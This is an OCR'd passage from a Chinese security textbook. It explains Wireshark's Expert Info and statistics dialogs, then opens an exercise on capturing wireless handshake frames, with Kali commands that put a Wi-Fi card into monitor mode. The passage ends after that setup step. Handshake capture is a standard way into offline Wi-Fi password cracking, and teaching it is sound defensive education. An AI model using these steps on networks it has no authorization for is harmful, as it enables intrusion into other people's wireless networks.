
专家信息可以对数据包中特定状态进行警告说明，其中包括错误信息（errors）、警告信息（warnings）、注意信息（notes）以及对话信息（chats）。

查看专家信息的具体操作步骤如下。

Step 01 选择“分析”菜单，在弹出的菜单中选择“专家信息”菜单命令，如下图所示。



Step 02 打开“专家信息”对话框，如下图所示，其中错误信息会以红色进行标注，警告信息以黄色进行标注，注意信息以浅蓝色进行标注，正常通信以深蓝色进行标注。每一种类型会单独列出一行进行显示，通过专家信息可以更直观地查看数据通信中存在哪些问题。



绝招9：统计捕获的数据包




通过对数据包的统计分析，可以查看更为详细的数据信息，进而分析网络中是否存在安全问题。查看数据包统计信息的操作步骤如下。


Step 01 选择“统计”菜单，在弹出的菜单中选择“捕获文件属性”菜单命令，打开“捕获文件属性”对话框，在其中可以查看文件、事件、捕获、接口等信息，如下图所示。




Step 02 选择“统计”菜单，在弹出的菜单列表中选择“协议分级”菜单命令，打开“协议分级统计”对话框，如下图所示，从这里可以统计出每一种协议在整个数据包中占有率。



Step 03 选择“统计”菜单，在弹出的菜单列表中选择“对话”菜单命令，打开如下图所示的对话框，其中包括以太网、IPv4、IPv6、TCP、UDP 等不同协议会话信息。



Step 04 选择“统计”菜单，在弹出的菜单列表中选择“端点”菜单命令，打开如下图所示端点对话框，其中包含以太网和各种协议选项。




Wireshark · Endpoints · tcp.pcapng

Ethernet · 4 | IPv4 · 31 | IPv6 · 2 | TCP · 145 | UDP · 133

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
33:33:00:00:00:16	2	180	0	0	2	180
e8:4e:06:28:ae:46	3,312	958 k	1,807	178 k	1,505	780 k
f4:83:cd:33:60:73	3,313	958 k	1,508	780 k	1,805	177 k
ff:ff:ff:ff:ff:ff	3	126	0	0	3	126

Step 05 选择“统计”菜单，在弹出的菜单列表中选择“分组长度”菜单命令，打开如下图所示的分组长度对话框，这里可以对不同大小数据包进行统计。




Wireshark · Packet Lengths · tcp.pcapng

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Packet Lengths	3315	289.15	42	1514	0.0243	100%	1.6200	134.305
0-19	0	-	-	-	0.0000	0.00%	-	-
20-39	0	-	-	-	0.0000	0.00%	-	-
40-79	2122	63.50	42	79	0.0156	64.01%	1.4500	134.342
80-159	372	105.34	80	159	0.0027	11.22%	0.1200	77.159
160-319	150	213.17	160	312	0.0011	4.52%	0.0500	131.903
320-639	173	479.36	323	625	0.0013	5.22%	0.0600	90.234
640-1279	108	867.93	640	1270	0.0008	3.26%	0.0400	65.397
1280-2559	390	1476.87	1306	1514	0.0029	11.76%	0.1400	131.015
2560-5119	0	-	-	-	0.0000	0.00%	-	-
5120 and greater	0	-	-	-	0.0000	0.00%	-	-


Step 06 选择“统计”菜单，在弹出的菜单列表中选择“I/O 图表”菜单命令。打开如下图所示的 I/O 图标对话框，其中包括一个坐标轴显示的图表，下方可以添加任意的协议，也可以选择协议显示的颜色，还可以调整坐标轴的刻度。



Step 07 选择“统计”菜单，在弹出的菜单列表中选择“流量图”菜单命令，打开如下图所示的流量图对话框，其中包括通信时间、通信地址、端口以及通信过程中的协议功能，非常清晰明了。



Step 08 选择“统计”菜单，在弹出的菜单列表中选择“流量图”菜单命令，打开如下图所示的 TCP 流图形对话框，在其中可以根据实际需要设置相应的显示，还可以切换数据包的方向。



12.4 实战演练

实战演练1——筛选出无线网络中的握手信息

筛选无线通信中握手信息可以通过以下几个步骤完成。

Step 01 将网卡置入 monitor 模式，使用 iw dev wlan0 interface add wlan0mon type monitor 命令将网卡置入 monitor 模式，如下图所示。

```
root@kali:~# iw dev wlan0 interface add wlan0mon type monitor
root@kali:~# iwconfig
wlan0mon  IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```


Step 02 使用 ifconfig wlan0mon up 命令，将新创建的无线网卡启动，如下图所示。

```
root@kali:~# ifconfig wlan0mon up
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::20c:29ff:fe7f:39f2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7f:39:f2  txqueuelen 1000  (Ethernet)
        RX packets 14827  bytes 20048396 (19.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4945  bytes 311322 (304.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 164  bytes 8356 (8.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 164  bytes 8356 (8.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec E8-4E-06-28-AE-46-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 102  bytes 15130 (14.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

